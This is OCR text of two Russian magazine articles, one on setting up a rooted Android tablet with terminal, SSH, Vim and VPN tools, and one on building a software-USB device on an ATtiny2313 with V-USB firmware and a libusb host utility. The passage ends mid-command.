ПРОДВИНУТЫЙ ВАРИАНТ

Поговорим о более продвинутом использовании планшета. Для гика, а тем более человека, выполняющего администрирование удаленных серверов, стандартной функциональности и обычных приложений будет, конечно же, недостаточно для ощущения себя полноценным. Поэтому нам необходимо обзавестись джентльменским набором линуксоида, а именно эмулятором терминала, набором утилит командной строки, а также разными SSH-клиентами и rsync'ами. Всего этого для Android полно, спасибо ядру Linux.

Перво-наперво получим на планшете root. Как это сделать, мы уже рассказывали, тем более что для каждого устройства своя методика, включающая в себя много нюансов. Поэтому Google в помощь. Далее ставим Android Terminal Emulator из маркета, это стандартный VT102-эмулятор с поддержкой всего, что нужно. Он поддерживает все управляющие последовательности, а значит, все комбинации клавиш, которые ты будешь набирать на клавиатуре.

Стандартная инсталляция Android включает в себя ограниченный набор утилит командной строки (в котором нет даже команды cp), но его легко расширить до полного, просто установив BusyBox с помощью одного из многих инсталляторов, доступных в маркете. После этого можно обзавестись и нормальным bash вместо убогого sh, идущего в комплекте. Для этого устанавливаем GNU bash 4.2 Installer, запускаем и нажимаем кнопку «Install». Чтобы эмулятор терминала знал, что мы хотим при запуске сразу попасть в bash, идем в настройки терминала и в опции «Командная оболочка» указываем путь «/system/xbin/bash -».

Отныне у нас есть полноценная командная строка, но нет SSH-клиента и хорошего текстового редактора. Решить эту проблему можно, установив старый добрый ConnectBot и Vim Touch. Как независимые инструменты они выполняют свою работу великолепно, но использовать их продуктивно при наличии клавиатуры и при необходимости править различные файлы прямо из терминала не получится. Поэтому мы установим нативные версии этих программ. Консольный Vim для Android можно получить по этой ссылке: bit.ly/WBouxu. Его следует распаковать, перекинуть на карту памяти планшета, а затем положить в каталог /system/xbin. Вот как это сделать прямо в Android:

Установка консольного Vim

```
$ su
# cp /sdcard/путь-до-бинарника ↵
  /system/xbin
# chmod +x /system/bin/vim
```

SSH-клиент, в свою очередь, есть в приложении SSHDroid. Все, что нужно сделать, — это установить SSHDroid и скопировать SSH-клиент в каталог /system/xbin:

Установка ssh

```
$ su
# cp /data/data/berserker.android.↵
  apps.sshdroid/dropbear/ssh ↵
  /system/xbin
# chmod +x /system/xbin/ssh
```

Можно пойти еще дальше и установить целый Linux-дистрибутив, в котором будет все, что ты хочешь. Особенно удобно для этого использовать Arch Linux Installer, который устанавливает в образ минимальный Arch Linux без всяких ненужных иксов и прочего хлама. А благодаря арчевой философии rolling-релизов ты всегда будешь иметь наисвежайший софт, без необходимости устанавливать новую версию дистрибутива. Сам инсталлятор невероятно прост, поэтому не буду описывать его использование.

Понятно, что во время удаленной работы нам, скорее всего, придется выходить в Сеть через VPN, поскольку открытые Wi-Fi в разных кафетериях и гостиницах доверия не вызывают просто по определению. В новом Android теперь есть поддержка VPN прямо из коробки, поэтому никаких проблем настройка проксирования не вызовет. Просто идем в настройки «Беспроводные сети → Еще…», жмем VPN, Android предлагает задать PIN или пароль, это придется сделать, так как иначе дальше нас не пустят. Далее жмем «Добавить профиль VPN» и указываем тип VPN (стандартный PPTP, L2TP/IPSec, IPSec Xauth или IPSec Hybrid), вбиваем имя профиля, адрес сервера и ключи, если необходимо (для PPTP, естественно, не нужно). Сохраняем, тапаем на имя профиля, вбиваем логин и пароль, и весь трафик начинает идти через туннель.

Если ты собираешься заняться в пути кодингом, то в Google Play для этого есть масса инструментов. Для создания небольших подсобных утилит и скриптов можно использовать среду SL4A (code.google.com/p/android-scripting), которая позволяет выполнять скрипты, написанные на sh, Python, Ruby, Perl, Lua и других языках. Среда оснащена редактором и простым API, позволяющим получить доступ к основным функциям планшета.


Необходимо обзавестись эмулятором терминала, набором утилит командной строки, а также разными SSH-клиентами и rsync'ами. Всего этого для Android полно

Для более серьезных разработок можно использовать среду QPython, которая, кроме API SL4A, предлагает доступ к нативному Android API, а также кросс-платформенной библиотеке графических виджетов Kivy. Созданные с помощью QPython приложения почти не будут визуально отличаться от нативных. Среда Ruboto IRB вообще предлагает полный доступ к Android Java API, но для языка Ruby.


Особо хотелось бы отметить среду AIDE, позволяющую создавать полноцен-

ВИРТУАЛЬНАЯ КЛАВИАТУРА ДЛЯ ANDROID-ПЛАНШЕТОВ


Эффективно работать в эмуляторе терминала можно и без хардварной клавиатуры. Для этого нужно просто установить клавиатуру Hacker's keyboard, на которой есть клавиши <Ctrl>, <Alt>, стрелки навигации, отдельная строка с цифрами, а также отдельная панель с клавишами <F1–F12>.



Эмулятор терминала и Hacker's keyboard



Старый добрый Vim в новой графической упаковке



Настраиваем VPN



Чехол со встроенной клавиатурой оказался велик...

ные Java-приложения для Android в самом Android. Среда очень развитая, с полным набором всех необходимых функций, включая подсветку синтаксиса, автодополнение, онлайн-подсказки, компилирование и запуск одним нажатием. AIDE полностью совместима с проектами Android SDK, ее действительно можно использовать для серьезной разработки. Особо хардкорные товарищи могут установить GNU GCC C/C++ Compiler, тот самый GCC и binutils, позволяющие собирать софт в консоли.

HDMI

Таская с собой планшет, да еще и имея подключаемую к нему клавиатуру и мышь, ты наверняка захочешь подцепить его к HDMI-порту телевизора или AV-ресивера. В принципе, здесь все просто и до скучного удобно: воткнул кабель и получил картинку на большом экране. Но есть несколько интересных моментов, о которых я хотел бы рассказать.

Гашение экрана. Одна из наиболее удручающих особенностей реализации поддержки HDMI в Android — это необходимость держать экран включенным. Как только ты нажимаешь кнопку выключения планшета, HDMI обесточивается и «большая картинка» исчезает. Отключить такое поведение средствами самого Android не получится, но можно воспользоваться великолепной программой Screen Standby, которая принудительно отключает заднюю подсветку экрана, так что можно спокойно смотреть видео, играть в игры или серфить инет, не отвлекаясь на копию изображения на планшете.

Screen Standby имеет множество весьма полезных настроек, например отключает подсветку самостоятельно при втыкании HDMI-кабеля. Для этого достаточно включить опцию «Auto HDMI/MHL Detection» в разделе «HDMI Detection» (там же есть и настройки отключения при запуске приложения или помещения в док). Еще одна очень интересная функция — это перевод планшета в режим тачпада, когда на экране монитора появляется курсор, а экран планшета превращается в большой тачпад. Включается в меню «Settings → Touchpad setting → Use touchpad function», но у меня эта функция не заработала, что предсказуемо, учитывая ограниченную поддержку моделей.

Джойстик и пульт управления. Планшетом, подключенным к монитору или телевизору, можно управлять не только с помощью клавиатуры и мыши, но и используя смартфон на том же андроиде. Не обязательно для этого заходить на планшет по SSH или другими средствами. Можно воспользоваться виртуальным джойстиком BT Controller из маркета. Эта программа позволяет превратить смартфон в виртуальный синезубый джойстик, пульт управления или даже клавиатуру — тут уже кому что необходимо.

BT Controller следует устанавливать на оба девайса, которые уже связаны между собой по Bluetooth. Далее на одном из устройств нажимаем кнопку «Connect», после чего на экране появится сообщение с просьбой выбрать функцию устройства: Controller или Host. Нажимаем на планшете Host, после чего в правом верхнем углу появляется информационная табличка, символизирующая удачное подключение и работоспособность компонентов. Тап по строке «KB Enabled» на табличке перебросит нас в меню настроек способов ввода, в котором следует выбрать BTController, а тап по «KB Active» позволит переключиться на BT Controller вместо стандартной клавиатуры.

Интересная функция — перевод планшета в режим тачпада, когда на экране монитора появляется курсор, а экран планшета превращается в большой тачпад

Когда все эти операции будут выполнены, можно использовать появившийся на экране джойстик. В бесплатной версии приложения только один вариант интерфейса — это джойстик SNES, с помощью которого довольно удобно играть в игры, но для других целей он не годится. Платная версия BT Controller позволяет выбрать между более чем тридцатью различными джойстиками, пультами и клавиатурами и, что еще более важно, создать новый пульт самому с помощью специального редактора.

ВЫВОДЫ


Планшет на Android действительно можно превратить в полноценный десктоп, которым приятно пользоваться. Настоящий ноутбук на линуксе он, конечно, не заменит, но особых проблем в использовании ты тоже не заметишь.

Андрей Бражук
www.nets4geeks.com

ЧЕРЕЗ ЭМУЛЯЦИЮ К ЗВЕЗДАМ

V-USB — ПРОГРАММНАЯ РЕАЛИЗАЦИЯ USB ДЛЯ AVR

Разработка различных устройств на основе микроконтроллеров — занятие, достойное настоящего компьютерного гика. Несомненно, полезной фишкой любого гаджета будет USB-интерфейс для подключения к компьютеру. Но что делать, если в микросхеме AVR не предусмотрена аппаратная поддержка USB?



Подключение USB к микроконтроллеру ATtiny2313

V-USB: РАЗМЕР ИМЕЕТ ЗНАЧЕНИЕ

При разработке собственного гаджета часто встает проблема его подключения к компьютеру. Надо сказать, что порты LPT и COM — теперь экзотика на материнских платах ПК, не говоря о ноутбуках, у которых эти интерфейсы исчезли давным-давно. Поэтому у современных компьютеров практически не осталось альтернатив интерфейсу USB.

Если ресурсы чипа используются на все сто процентов, то лучше сразу смотреть в сторону устройств с аппаратной поддержкой универсальной последовательной шины (такие микроконтроллеры присутствуют в линейке любого производителя). В остальных случаях можно использовать софтовый USB.

Для микроконтроллеров Atmel существует замечательный проект V-USB, который предлагает программную реализацию низкоскоростного устройства USB 1.1. Код V-USB будет работать на любом устройстве AVR, у которого есть хотя бы 2 Кб Flash-памяти и 128 байт ОЗУ, с тактовой частотой 12; 12,8; 15; 16; 16,8 или 20 МГц.

Использование продукта возможно как в рамках open source лицензии GPL, так и на коммерческой основе. Для того чтобы разрабатывать собственные USB-устройства, обычно также нужно покупать что-то вроде лицензии. Но ребята из V-USB позаботились и об этом, приобретя пару Vendor ID — Product ID и разрешив их использовать любому желающему.

Аппаратная обвязка для подключения USB-шины к микроконтроллеру очень простая. Если устройство потребляет не слишком много, то запитать его можно прямо от шины (считается, что линия питания USB компьютера способна отдавать ток до 500 мА). Так как информационные линии (D+ и D–) используют уровень сигнала 3,6 В, кроме токоограничивающих резисторов, необходимы стабилитроны для согласования с 5-вольтовой логикой чипа. Чтобы обозначить тип подключения, нужно «подтянуть» напряжение питания через сопротивление 1,5 кОм к линии D–.

Альтернативный вариант сопряжения по USB — снизить напряжение питания контроллера посредством соответствующей микросхемы стабилизации или просто парой диодов. Последнюю схему можно найти на сайте проекта V-USB.

ГОТОВИМ САНКИ


Программный инструментарий, необходимый для реализации простейшей прошивки USB-гаджета, предельно аскетичен: компилятор gcc-avr, библиотека avr-libc, программатор avrdude и набор binutils для AVR. В Debian/Ubuntu все, что нужно, устанавливается одной командой:

```
$ sudo apt-get install avrdude binutils-avr ↵
gcc-avr avr-libc
```

На безбрежных просторах интернета несложно найти очень подробное руководство по V-USB и libusb (на английском). Согласно мануалу, для добавления поддержки USB в проект потребуется папка usbdrv из архива с последней версией V-USB. В корне этой папки есть шаблон конфигурации usbconfig-prototype.h. Нужно сделать копию этого файла, назвав ее usbconfig.h. Далее — исправить usbconfig.h, указав порт (D), линии которого будут использоваться для ввода-вывода, непосредственно номера линии D+ (2) и D– (3), а также частоту (12 МГц), на которой работает чип (ATtiny2313):

```
#define USB_CFG_IOPORTNAME      D
#define USB_CFG_DMINUS_BIT      3
#define USB_CFG_DPLUS_BIT       2
#define USB_CFG_CLOCK_KHZ       12000
```


Чтобы воспользоваться лицензией V-USB для устройства, числовые идентификаторы производителя и устройства изменять не надо. А вот символьные имена можно выбрать по своему вкусу (они позволят отличить несколько устройств на основе V-USB, подключенных к одному и тому же компьютеру):



ЗАДЕЙСТВУЕМ USART/UART

Хорошая альтернатива программному/аппаратному USB – использование в чипе популярного интерфейса USART/UART со сторонним преобразователем этого протокола в USB, который можно выполнить, например, на основе микросхемы FT232RL.

ПРОГРАММАТОР USBTINY



Для микроконтроллеров AVR существует множество различных программаторов. USBtiny здесь упоминается, в частности, потому, что содержит программную реализацию USB, аналогичную V-USB. Схема этого программатора проста: версия 2 содержит две микросхемы, а первая версия — лишь одну (собственно чип ATtiny2313). Благодаря подробному описанию на сайте и простым комплектующим устройство легко сделать даже начинающему. USBtiny совместим с популярной программой avrdude, используемой для программирования микроконтроллеров AVR.

Единственная проблема заключается в заливке прошивки в чип программатора — для этого нужен… программатор. Если есть компьютер с LPT-портом, то можно сделать один из вариантов FBPRG ака «пять проводков», который железно работает с программой AVReAl.

РАЗНООБРАЗНЫЕ ГАДЖЕТЫ

У тебя есть идея какого-нибудь устройства? Не спеши паять и кодить, а поищи, возможно, кто-то подобное уже делал. Если не получится воспользоваться готовыми схемами и исходниками, то хотя бы не придется начинать все с нуля.

Например, проект V-USB благодаря лицензионной политике накопил приличную базу готовых (в том числе и свободно распространяемых) решений. Здесь можно найти различные реализации клавиатур, USB-адаптеров для джойстиков, геймпадов (в том числе и раритетных, например SNES/NES, Nintendo 64, ZX Spectrum джойстик, Sony PlayStation 1/2) и тому подобное. Адаптеры DMX, виртуальные порты COM и UART, i2c, Servo, беспроводные интерфейсы DCF77, IR — все, что поможет подключить к ПК больше новых устройств. Логгеры, платформы для датчиков и сенсоров, адаптеры для LCD-дисплеев, программаторы и загрузчики также могут оказаться полезными в хозяйстве.

```
#define USB_CFG_VENDOR_ID 0xc0, 0x16
#define USB_CFG_DEVICE_ID 0xdc, 0x05
#define USB_CFG_VENDOR_NAME 'n','e','t','s','4',↵
'g','e','e','k','s','.','c','o','m'
#define USB_CFG_VENDOR_NAME_LEN 14
#define USB_CFG_DEVICE_NAME 'U','S','B','e','x',↵
'a','m','p','l','e'
#define USB_CFG_DEVICE_NAME_LEN 10
```

ПРОГРАММА ДЛЯ ЧИПА — ЭЛЕМЕНТАРНО!

При взаимодействии по шине USB компьютер — это главное устройство, которое периодически отправляет управляющие сообщения-запросы. Контроллер, соответственно, подчиненное и должен отвечать на запросы. Формат управляющего сообщения определяется структурой usbRequest_t из файла usbdrv.h:


```
typedef struct usbRequest {
    uchar       bmRequestType;
    uchar       bRequest;
    usbWord_t   wValue;
    usbWord_t   wIndex;
    usbWord_t   wLength;
} usbRequest_t;
```

Создадим файл main.c на одном уровне с папкой usbdrv и опишем в нем необходимые заголовочные файлы, определения и переменные:

```
#include <avr/io.h>
#include <avr/interrupt.h>
#include <avr/wdt.h>
#include "usbdrv.h"
#define F_CPU 12000000L // Частота МК
#include <util/delay.h>
#define DATA_OUT 1 // Команда отправки
#define DATA_IN 2  // Команда получения

// Буфер
static uchar replyBuf[16] = "Hello World!";
static uchar dataLength = 0, dataReceived = 0;
```

Благодаря лицензионной политике проект V-USB накопил приличную базу готовых (в том числе и свободно распространяемых) решений



Online-калькулятор фьюзов



WWW

Сайт проекта V-USB: www.obdev.at/products/vusb/
Сайт проекта libusb: www.libusb.org
Сайт проекта libusb-win32: goo.gl/osGBS
Руководство по V-USB и libusb (англ.): goo.gl/ntlkS
Статья про libusb, часть 1: symmetrica.net/usb/usb1.htm
часть 2: symmetrica.net/usb/usb2.htm
Устройства на основе V-USB: goo.gl/5LMas
Сайт проекта USBtiny: www.ladyada.net/make/usbtinyisp
Сайт проекта AVReAl: real.kiev.ua/avreal
Online-калькулятор фьюзов: www.engbedded.com/fusecalc

Далее научим контроллер принимать данные (DATA_IN) и отправлять их компьютеру (DATA_OUT). Тип запроса указывается в поле bRequest управляющего сообщения.

В main.c переопределим функцию usbFunctionSetup, которая вызывается автоматически при получении нового запроса:

```
USB_PUBLIC uchar usbFunctionSetup(uchar data[8]) {
  usbRequest_t *rq = (void *)data;
  switch(rq->bRequest) {
    case DATA_OUT: // Обработать команду
                   // отправки данных
      usbMsgPtr = replyBuf; // Указать буфер
      return sizeof(replyBuf); // Возвратить размер
                               // буфера
    case DATA_IN: // Обработка команды получения
                  // данных
      // Получить длину
      dataLength = (uchar)rq->wLength.word;
      dataReceived = 0; // Вызовов usbFunctionWrite
                        // будет много
      // Проверка на переполнение
      if(dataLength > sizeof(replyBuf))
        dataLength = sizeof(replyBuf);
      return USB_NO_MSG; // Возвратить 255
  }
  return 0;
}
```

Как видно из листинга, самый простой способ отправить данные компьютеру — установить в usbFunctionSetup значение указателя usbMsgPtr на буфер ОЗУ (replyBuf), где находятся данные, а затем вернуть его длину. Размер буфера не должен превышать 254 байта. Для ATtiny2313 с его 128 байтами ОЗУ этого достаточно. Для более функциональных устройств есть второй способ — переопределение функции usbFunctionRead.

Чтобы получить данные, во-первых, нужно в функции usbFunctionSetup извлечь длину сообщения из поля wLength запроса и сохранить ее в глобальной переменной dataLength. Во-вторых, в main.c требуется переопределить функцию usbFunctionWrite, предназначенную для обработки получаемых данных и вызываемую автоматически (и очевидно, несколько раз), если usbFunctionSetup возвращает значение USB_NO_MSG (255):

```
USB_PUBLIC uchar usbFunctionWrite(uchar *data,↵
uchar len) {
  uchar i;
  // Сохранить полученную порцию данных в буфер
  for(i = 0; dataReceived < dataLength && i < ↵
  len; i++, dataReceived++)
    replyBuf[dataReceived] = data[i];
  return (dataReceived == dataLength);
}
```

Собственно, функция usbFunctionWrite занимается тем, что заполняет буфер replyBuf полученными данными.

Кстати, чтобы этот метод работал, нужно внести изменения в usbconfig.h:

```
#define USB_CFG_IMPLEMENT_FN_WRITE  1
```

Ну и последняя функция прошивки — main:

```
int main() {
  usbInit(); // Инициализировать USB
  usbDeviceConnect(); // Подключить устройство
  sei(); // Разрешить прерывания
  // В бесконечном цикле ждать управляющие
  // сообщения
  while(1) usbPoll();
  return 0;
}
```

LIBUSB: И НЕ ОДЕТАЯ, И НЕ ОБНАЖЕННАЯ

Ты спросишь: а придется ли писать драйвер для операционной системы компьютера, чтобы подключить USB-устройство? Если использовать libusb, то можно обойтись без реализации полноценного модуля ядра. Libusb — это open source библиотека, которая позволяет быстро запрограммировать, во-первых, поиск устройства на шине, а во-вторых — обмен данными с ним.

Под Linux библиотеку и необходимые заголовочные файлы можно получить из исходных кодов. А лучше воспользоваться стандартным репозиторием твоего дистрибутива. Для Debian/Ubuntu, например, так:

```
$ sudo apt-get install libusb-dev
```

Существует также порт libusb под Windows — libusb-win32. Вопреки названию проекта, также поддерживаются 64-битные ОС от Microsoft (начиная с версии 1.2.0.0).

Но libusb — это отдельная тема разговора. Думаю, с программированием для ПК ты знаком и сможешь в этом разобраться сам. Поэтому буду краток. Создаем файл usbtest.c и начинаем наполнять его контентом. Сначала необходимые заголовочные файлы и определения:

```
#include <stdio.h>
[...]
// Для компьютера смысл команд обратный,
// но обозначения остаются те же
#define DATA_OUT 1
#define DATA_IN 2
```

Функция usbOpenDevice для инициализации устройства:

```
usb_init(); // Инициализировать USB
usb_find_busses(); // Найти шины
usb_find_devices(); // Найти устройства
// Перебрать все шины
for(bus=usb_get_busses(); bus; bus=bus->next) {
  // Перебрать все устройства на шине
  for(dev=bus->devices; dev; dev=dev->next) {
    // Если идентификаторы вендора и продукта
    // не совпадают...
    if(dev->descriptor.idVendor != vendor ||
    dev->descriptor.idProduct != product)
      continue; // ...пропустить эту итерацию
    // Попробовать получить дескриптор устройства
    if(!(handle = usb_open(dev))) {
```

```
Terminal
Файл Правка Вид Поиск Терминал Справка
net@netty ~ $ sudo ./usbtest out
[sudo] password for net:
Got 16 bytes: Hello World!
net@netty ~ $ sudo ./usbtest in xakep_forever
net@netty ~ $ sudo ./usbtest out
Got 16 bytes: xakep_forever
net@netty ~ $
```

Тестирование взаимодействия с ATtiny2313 по USB (заливаем в чип строку, а затем считываем ее)

```
      fprintf(stderr, "%s\n", usb_strerror());
      continue;
    }
    return handle; // Вернуть дескриптор
  }
}
// Устройство не найдено
return NULL;
```


Как видно, параметрами usbOpenDevice выступают числовые идентификаторы производителя и устройства. В случае если устройство присутствует на шине, возвращается его дескриптор. Если устройств на V-USB будет несколько — придется дописать проверку символьных имен вендора и продукта.

И функция main консольной утилиты usbtest:

```
int main(int argc, char **argv) {
  // Дескриптор устройства
  usb_dev_handle *handle = NULL;
  int nBytes = 0;
  char buffer[256];

  // Ищем устройство
  handle = usbOpenDevice(0x16C0, 0x05DC);
  if(handle == NULL) {
    fprintf(stderr, "Could not find USB device!\n");
    exit(1);
  }

  // Аргумент out — получить данные от чипа
  if(strcmp(argv[1], "out") == 0) {
    nBytes = usb_control_msg(handle,
    USB_TYPE_VENDOR | USB_RECIP_DEVICE | ↵
```



Перехват USB-пакетов в Wireshark



DVD

На прилагаемом к журналу диске лежат исходные коды описанного в статье примера и последняя версия библиотеки V-USB.



PROTEUS ОТДЫХАЕТ

Всенародно любимый симулятор электрических схем Proteus ISIS бесполезен при разработке устройств с программной реализацией USB. Его эмулятор USB поддерживает только чипы с аппаратной поддержкой универсальной последовательной шины (например, AT90USB646 или AT90USB1286).

```
    USB_ENDPOINT_IN,
    DATA_OUT, 0, 0, (char *)buffer, ↵
    sizeof(buffer), 5000);
    printf("Got %d bytes: %s\n", nBytes, buffer);
  // Аргумент in — отправить строку
  // (следующий аргумент)
  } else if(strcmp(argv[1], "in") == 0 && argc > ↵
  2) {
    nBytes = usb_control_msg(handle,
    USB_TYPE_VENDOR | USB_RECIP_DEVICE | ↵
    USB_ENDPOINT_OUT,
    DATA_IN, 0, 0, argv[2], strlen(argv[2])+1, ↵
    5000);
  }

if(nBytes < 0) fprintf(stderr, "%s\n", ↵
  usb_strerror());
  usb_close(handle); // Закрыть дескриптор
  return 0;
}
```

Здесь правит бал функция usb_control_msg, которая объявлена во включаемом файле usb.h. Она имеет кучу параметров и собственно создает те управляющие сообщения, обработка которых реализована в прошивке микроконтроллера.

СОБИРАЕМ, ПРОШИВАЕМ, ТЕСТИРУЕМ

Ниже приведен небольшой, но очень полезный Makefile, с помощью которого командой make из main.c и usbtest.c легко получить прошивку для чипа — main.hex и бинарник утилиты usbtest:

```
CC = avr-gcc
OBJCOPY = avr-objcopy
CFLAGS = -Wall -Os -Iusbdrv -mmcu=attiny2313
OBJFLAGS = -j .text -j .data -O ihex
OBJECTS = usbdrv/usbdrv.o usbdrv/oddebug.o ↵
usbdrv/usbdrvasm.o main.o
CMDLINE = usbtest

# Цель: собрать все
all: main.hex $(CMDLINE)

# Сборка утилиты для компьютера
$(CMDLINE): usbtest.c
  gcc -I ./libusb/include -L ./libusb/lib/gcc ↵
  -O -Wall usbtest.c -o usbtest -lusb

# Очистить проект от бинарного кода
clean:
  $(RM) *.o *.hex *.elf usbdrv/*.o

# Получение файла прошивки из elf-файла
%.hex: %.elf
  $(OBJCOPY) $(OBJFLAGS) $< $@

# Сборка elf-файла
main.elf: $(OBJECTS)
  $(CC) $(CFLAGS) $(OBJECTS) -o $@

# Сборка файлов библиотеки V-USB
$(OBJECTS): usbdrv/usbconfig.h

# C в объектный код
%.o: %.c
  $(CC) $(CFLAGS) -c $< -o $@

# asm в объектный код
%.o: %.S
  $(CC) $(CFLAGS) -x assembler-with-cpp -c $< -o $@
```

```
net@netty ~ $ sudo avrdude -p t2313 -c usbtiny -U lfuse:w:0xef:m

avrdude: AVR device initialized and ready to accept instructions

Reading | ################################################## | 100% 0.01s

avrdude: Device signature = 0x1e910a
avrdude: reading input file "0xef"
avrdude: writing lfuse (1 bytes):

Writing | ################################################## | 100% 0.00s

avrdude: 1 bytes of lfuse written
avrdude: verifying lfuse memory against 0xef:
avrdude: load data lfuse data from input file 0xef:
avrdude: input file 0xef contains 1 bytes
avrdude: reading on-chip lfuse data:

Reading | ################################################## | 100% 0.00s

avrdude: verifying ...
avrdude: 1 bytes of lfuse verified

avrdude: safemode: Fuses OK

avrdude done.  Thank you.
```

Работа с программатором avrdude

Чтобы залить прошивку в микроконтроллер с помощью программатора usbtiny, набираем команду:

```
